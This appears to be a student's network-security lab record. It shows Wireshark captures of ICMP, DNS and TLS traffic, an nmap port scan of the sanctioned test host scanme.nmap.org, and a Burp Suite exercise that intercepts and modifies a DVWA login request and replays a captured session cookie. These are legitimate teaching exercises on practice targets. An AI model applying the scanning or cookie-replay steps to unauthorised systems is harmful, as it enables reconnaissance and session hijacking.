26	8.104394230	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
27	9.034652981	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
28	9.110917517	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
29	10.037606620	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
30	10.112918124	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
31	11.039672839	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
32	11.115822023	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
33	12.042016649	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
34	12.117307738	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
35	13.044465227	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
36	13.156904427	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
37	14.046364286	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
38	14.123902048	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
39	15.048694986	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
40	15.124335871	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
41	16.050510966	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
42	16.131461952	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...

Frame 37: Packet, 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_63:b0:05 (08:00:27:63:b0:05), Dst: 52:55:0a:00:02:01 (52:55:0a:00:02:01)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 103.102.166.224
Internet Control Message Protocol

tcp.flags.syn == 1 && tcp.flags.ack == 0

tcp.flags.syn == 1 && tcp.flags.ack == 0						
No.	Time	Source	Destination	Protocol	Length	Info
6	0.395270609	10.0.2.15	45.33.32.156	TCP	58	62987 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	0.555291299	10.0.2.15	45.33.32.156	TCP	58	63243 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.555408892	10.0.2.15	45.33.32.156	TCP	58	63243 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	0.555515347	10.0.2.15	45.33.32.156	TCP	58	63243 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	0.555627767	10.0.2.15	45.33.32.156	TCP	58	63243 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	0.555738844	10.0.2.15	45.33.32.156	TCP	58	63243 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	0.555850352	10.0.2.15	45.33.32.156	TCP	58	63243 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18	0.555968185	10.0.2.15	45.33.32.156	TCP	58	63243 → 20 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	0.556084785	10.0.2.15	45.33.32.156	TCP	58	63243 → 69 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	0.556203571	10.0.2.15	45.33.32.156	TCP	58	63243 → 68 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
26	1.657835484	10.0.2.15	45.33.32.156	TCP	58	63245 → 68 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	1.657955442	10.0.2.15	45.33.32.156	TCP	58	63245 → 69 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	1.658045729	10.0.2.15	45.33.32.156	TCP	58	63245 → 20 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
29	1.658161237	10.0.2.15	45.33.32.156	TCP	58	63245 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
30	1.658270940	10.0.2.15	45.33.32.156	TCP	58	63245 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	1.658382458	10.0.2.15	45.33.32.156	TCP	58	63245 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
32	1.658498557	10.0.2.15	45.33.32.156	TCP	58	63245 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Observations

DNS Packet Analysis

Website IP Address:

142.251.222.202

1677	9.704248066	10.0.2.15	142.251.222.202	TCP	507	I
1678	9.705096521	142.251.222.202	10.0.2.15	TCP	60	4
1679	9.716185988	142.251.222.202	10.0.2.15	TLSv1.3	2934	S
1680	9.716219465	10.0.2.15	142.251.222.202	TCP	54	4
1681	9.716879192	142.251.222.202	10.0.2.15	TCP	2822	4
1682	9.716898909	10.0.2.15	142.251.222.202	TCP	54	4
1683	9.717584252	142.251.222.202	10.0.2.15	TLSv1.3	3863	A
1684	9.717602217	10.0.2.15	142.251.222.202	TCP	54	4
1685	9.770129933	142.251.222.202	10.0.2.15	TLSv1.3	2934	S
1686	9.770178672	10.0.2.15	142.251.222.202	TCP	54	4
1687	9.770886295	142.251.222.202	10.0.2.15	TCP	4374	4
1688	9.770906143	10.0.2.15	142.251.222.202	TCP	54	4
1689	9.771561363	142.251.222.202	10.0.2.15	TLSv1.3	2310	A
1690	9.771579338	10.0.2.15	142.251.222.202	TCP	54	4
1691	9.824788972	10.0.2.15	142.251.221.195	OCSP	482	R
1692	9.825376977	142.251.221.195	10.0.2.15	TCP	60	8
1693	9.831648431	10.0.2.15	142.251.221.195	OCSP	482	R
1694	9.832476723	142.251.221.195	10.0.2.15	TCP	60	8

Protocols Identified:

- DNS
- TCP
- TLSv1.3

Communication Type:

- HTTPS (Port 443)

TCP 3-Way Handshake

Packets Observed:

- SYN

tcp.flags.syn == 1 && tcp.flags.ack == 0

No.	Time	Source	Destination	Protocol	Length	Info
6	0.395270609	10.0.2.15	45.33.32.156	TCP	58	62987 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	0.555291299	10.0.2.15	45.33.32.156	TCP	58	63243 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.555408892	10.0.2.15	45.33.32.156	TCP	58	63243 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	0.555515347	10.0.2.15	45.33.32.156	TCP	58	63243 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	0.555627767	10.0.2.15	45.33.32.156	TCP	58	63243 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	0.555738844	10.0.2.15	45.33.32.156	TCP	58	63243 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	0.555850352	10.0.2.15	45.33.32.156	TCP	58	63243 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18	0.555968185	10.0.2.15	45.33.32.156	TCP	58	63243 → 20 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	0.556084785	10.0.2.15	45.33.32.156	TCP	58	63243 → 69 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	0.556203571	10.0.2.15	45.33.32.156	TCP	58	63243 → 68 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
26	1.657835484	10.0.2.15	45.33.32.156	TCP	58	63245 → 68 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	1.657955442	10.0.2.15	45.33.32.156	TCP	58	63245 → 69 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	1.658045729	10.0.2.15	45.33.32.156	TCP	58	63245 → 20 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
29	1.658161237	10.0.2.15	45.33.32.156	TCP	58	63245 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
30	1.658270940	10.0.2.15	45.33.32.156	TCP	58	63245 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	1.658382458	10.0.2.15	45.33.32.156	TCP	58	63245 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
32	1.658498557	10.0.2.15	45.33.32.156	TCP	58	63245 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

- SYN ACK

31	1.658382458	10.0.2.15	45.33.32.156	TCP	58	63245 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
32	1.658498557	10.0.2.15	45.33.32.156	TCP	58	63245 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
33	2.134859651	10.0.2.15	45.33.32.156	TCP	54	63248 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
34	2.135386342	45.33.32.156	10.0.2.15	TCP	60	80 → 63248 [RST] Seq=1 Win=0 Len=0
35	3.694256668	45.33.32.156	10.0.2.15	TCP	60	443 → 62987 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
36	3.796509058	45.33.32.156	10.0.2.15	TCP	60	69 → 63243 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
37	3.818001834	45.33.32.156	10.0.2.15	TCP	60	68 → 63243 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
38	3.824773930	45.33.32.156	10.0.2.15	TCP	60	20 → 63243 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
39	3.824774442	45.33.32.156	10.0.2.15	TCP	60	21 → 63243 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
40	3.824774562	45.33.32.156	10.0.2.15	TCP	60	23 → 63243 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
41	3.829119298	45.33.32.156	10.0.2.15	TCP	60	443 → 63243 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0
42	4.850730454	45.33.32.156	10.0.2.15	TCP	60	443 → 63245 [RST, ACK] Seq=1 Ack=1 Win=65535 Len=0

Frame 32: Packet, 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec_63:b0:05 (08:00:27:63:b0:05), Dst: 52:55:0a:00:02:01 (52:55:0a:00:02:01)
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 45.33.32.156

- ACK

scan the port 20,21,22,23,25,68,69,80,443 scanme.nmap.org using Nmap

```
rtt min/avg/max/ndev = 74.799/78.627/112.464/8.641 ms
```

No.	Time	Source	Destination	Protocol	Length	Info
58	63245 → 21	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460			
58	63245 → 23	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460			
58	63245 → 443	[SYN]	Seq=0 Win=1024 Len=0 MSS=1460			
54	63248 → 80	[ACK]	Seq=1 Ack=1 Win=1024 Len=0			
60	80 → 63248	[RST]	Seq=1 Win=0 Len=0			
60	443 → 62987	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	69 → 63243	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	68 → 63243	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	20 → 63243	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	21 → 63243	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	23 → 63243	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	443 → 63243	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	443 → 63245	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	69 → 63245	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	20 → 63245	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	21 → 63245	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	23 → 63245	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			
60	68 → 63245	[RST, ACK]	Seq=1 Ack=1 Win=65535 Len=0			

```

Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
$ nmap -p 20,21,22,23,25,68,69,80,443 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-10 06:47 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.051s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
PORT      STATE SERVICE
20/tcp    filtered ftp-data
21/tcp    filtered ftp
22/tcp    open  ssh
23/tcp    filtered telnet
25/tcp    filtered smtp
68/tcp    filtered dhcpc
69/tcp    filtered tftp
80/tcp    open  http
443/tcp   filtered https
  
```

Frame 1: Packet, 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec_63:b0:05 (08:00:27:63:b0:05), Dst: 52:55:0a:00:02:01 (52:55:0a:00:02:01)
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 103.153.93.230

```

0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 61
Identification: 0x3c47 (15431)
010. .... = Flags: 0x2, Don't fragment
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: UDP (17)
Header Checksum: 0x2cdb [validation disabled]
[Header checksum status: Unverified]
Source Address: 10.0.2.15
Destination Address: 103.153.93.230
[Stream index: 0]
User Datagram Protocol, Src Port: 52145, Dst Port: 53
Domain Name System (query)
Transaction ID: 0x663f
Flags: 0x0100 Standard query
  
```

Experiment 13


Network Interception using Burp Suite

Aim


To intercept and modify HTTP requests and cookies using Burp Suite.

Procedure


1. Configure browser proxy with Burp Suite.



2. Turn ON intercept in Burp Suite.




3. Login to DVWA using admin credentials.




Username
admin

Password

Login




4. Capture the login request.




Username
admin

Password


Login




5. Modify username parameter in intercepted request.



6. Forward the modified request.



7. Capture and modify session cookies.



Observations

Login Request Interception

Modified Username:

smithy

Successfully intercepted and modified DVWA login request.

Cookie Modification

Captured Session ID from HTTP history.

Reused previous session cookie during another login request.

Result

Successfully intercepted and modified HTTP requests and session cookies using Burp Suite.